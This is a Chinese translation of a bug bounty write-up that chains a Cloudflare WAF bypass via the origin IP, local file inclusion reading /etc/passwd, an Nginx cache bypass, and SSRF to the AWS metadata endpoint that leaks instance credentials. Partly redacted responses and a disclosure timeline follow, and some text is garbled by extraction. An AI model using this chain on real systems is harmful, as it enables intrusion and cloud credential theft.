BugBounty:防火墙与缓存机制Bypass造成SSRF

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文章来源: https://medium.com/logicbomb_1/the-journey-of-web-cache-firewall-bypass-to-ssrf-to-aws-credentials-compromise-b250fb40af82


概述

Hello,伙计们。回归后我发现了一个有趣Bug,我迫不及待地想把我的挖掘经历分享出来。这此行动是由是一连串漏洞组合起来,包含不同层次的Bypass,最终可以获取印漏洞挖掘

在第一阶段的测试过程中,我发现网站上一些端点与内部文件系统会发生一些交互,我开始检查是否存在LFI(本地文件包含)漏洞,但是这个网站被CloudFlare防火墙保护



You are unable to access ...com



Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.


What can I do to resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the Cloudflare Ray ID found at the bottom of this page.

Cloudflare Ray ID: 4c87cfb91bc42f1d • You

Bypass WAF

如过要绕过防火墙,我只需请求直接发送至后端服务器。希望后端服务器或者均衡负载器没有设置请求IP白名单。



现在,我还需要找到后端服务器IP,简单运行dig www.readacted.com,就可以获取:

```
(avi) → ~ dig www.
                               .com
; <<>> DiG 9.10.6 <<>>
                                          .com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5406
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
; WWW.
              .com.
                                       ΙN
                                                Α
;; ANSWER SECTION:
WWW.
                             60
             .com.
                                       ΙN
                                                Α
                                                                                        人 先知社区
```

LFI

设置完Host后,我尝试通过LFI读取/etc/pass的内容,然后得到下面这个响应:

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
la:x:7:7:la:/usr/cache/man:/usr/sbin/nologin
la:x:7:7:la:/usr/cache/man:/usr/sbin/nologin

messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
```

读取AWS元数据

OK,现在我成功来过了防火墙并且造成LFI漏洞。然后我开始收集IP的whois信息,我发现该IP属于AWS。现在我的下一个目标则是通过SSRF漏洞来读取AWS账户凭据,我

```
Request

Raw Params Headers Hex

GET

HTTI:
Bost:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=d48e55f9b5881e5e2eb3acd12b55589101553613717
Upgrade-Insecure-Requests: 1
```

HTTP/1.1 200 OK Server: nginx

Date: Fri, 06 Apr 2019 14:32:48 GMT Content-Type: text/css;charset=UTF-8

Connection: close Vary: Accept-Encoding

Strict-Transport-Security: max-age=15552000

X-Frame-Options: DENY

X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block

X-Proxy-Cache: HIT
Content-Length: 0


Bypass Web cache

响应码为200,这表明请求与API发生交互,但只返回了一个空响应。但为什么会这样呢?仔细查看响应内容,你会发现服务器标头为Nginx,X-Proxt-Cache标头用于Ngur在为了从服务器获取正常响应,我得绕过缓存层。首先,我需要理解Nginx缓存系统的URL缓存页面规则。

一些参考——

 $\label{lem:https://www.digitalocean.com/community/tutorials/how-to-implement-browser-caching-with-nginx-s-header-module-on-centos-7 \\ \label{lem:https://www.howtoforge.com/make-browsers-cache-static-files-on-nginx}$

我的理解是缓存一般是在URL路由路径这个基础上完成的,所以如果某个URL为https://somewebsite.com/a.html,此URL与路由路径相匹配,然后触发缓存。但是如



HTTP/1.1 200 OK Server: nginx Date: Fri, 06 Apr 2019 14:32:48 GMT Content-Type: text/css;charset=UTF-8 Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=15552000 X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block X-Proxy-Cache: MISS Content-Length: 315 ami-id ami-launch-index ami-manifest-path block-device-mapping/ events/ hostname identity-credentials/ instance-action instance-id instance-type local-hostname local-ipv4 metrics/ network/ placement/ product-codes profile public-hostname public-ipv4 public-keys/

reservation-id security-groups

可以看到X-Proxt-Cache的值已经变为MISS,这表明API调用并没有触发缓存,而是直接从服务器获取响应。

因此,我成功绕过了缓存层来利用SSRF漏洞读取AWS元数据。现在我还需要读取AWS元数据凭据(http://169.254.169.254/latest/meta-data/identity-cred

```
Response
        Headers
  Raw
                 Hex
.equity-note-left {
        float: left;
.equity-note-right {
        float: right;
{
  "Code" : "Success",
  "LastOpdated" : "2
  "Type" : "AWS-BMAC"
                                      6C3",
  "AccessKeyId" : "ASI
  "SecretAccessKey" :
                       "rT/
                                                             ilvQJ",
"Ag
MSt
1ND
nQ
p4
Pu
JD
Ху
Wl
Ru
kM.
motnsrskvowHcQGv4QxnM41avisc+/zzrjTsmwkocDUwtoN5tngJ3zaDmc9rwnN1ry5eB1rMo54s1iixPtms
NqpY0/XqCzBA9r9qg5ggIuzV2yNP60/t756X/Hy0qg5RVHrP9gzYFbyo0e2ZWvcwlov/NgvQ=",
   Expiration" :
```

我最终我获取了AWS访问ID,密码访问密钥和一些token,使用它们我可以登入AWS账户,接触大量秘密内容。

小结

在这次渗透测试中,我首先绕过了Cloudflare防火墙,利用LFI漏洞然后通过绕过Web缓存机制将LIF提升为SSRF,最后我通过利用SSRF漏洞获取了AWS账户凭据。

时间线

```
2019年4月6日 - 报告给相关公司
2019年4月7日 - 反馈已修复
2019年4月7日 - 重新测试,确认修复
2019年4月9日 - 发放奖励
```

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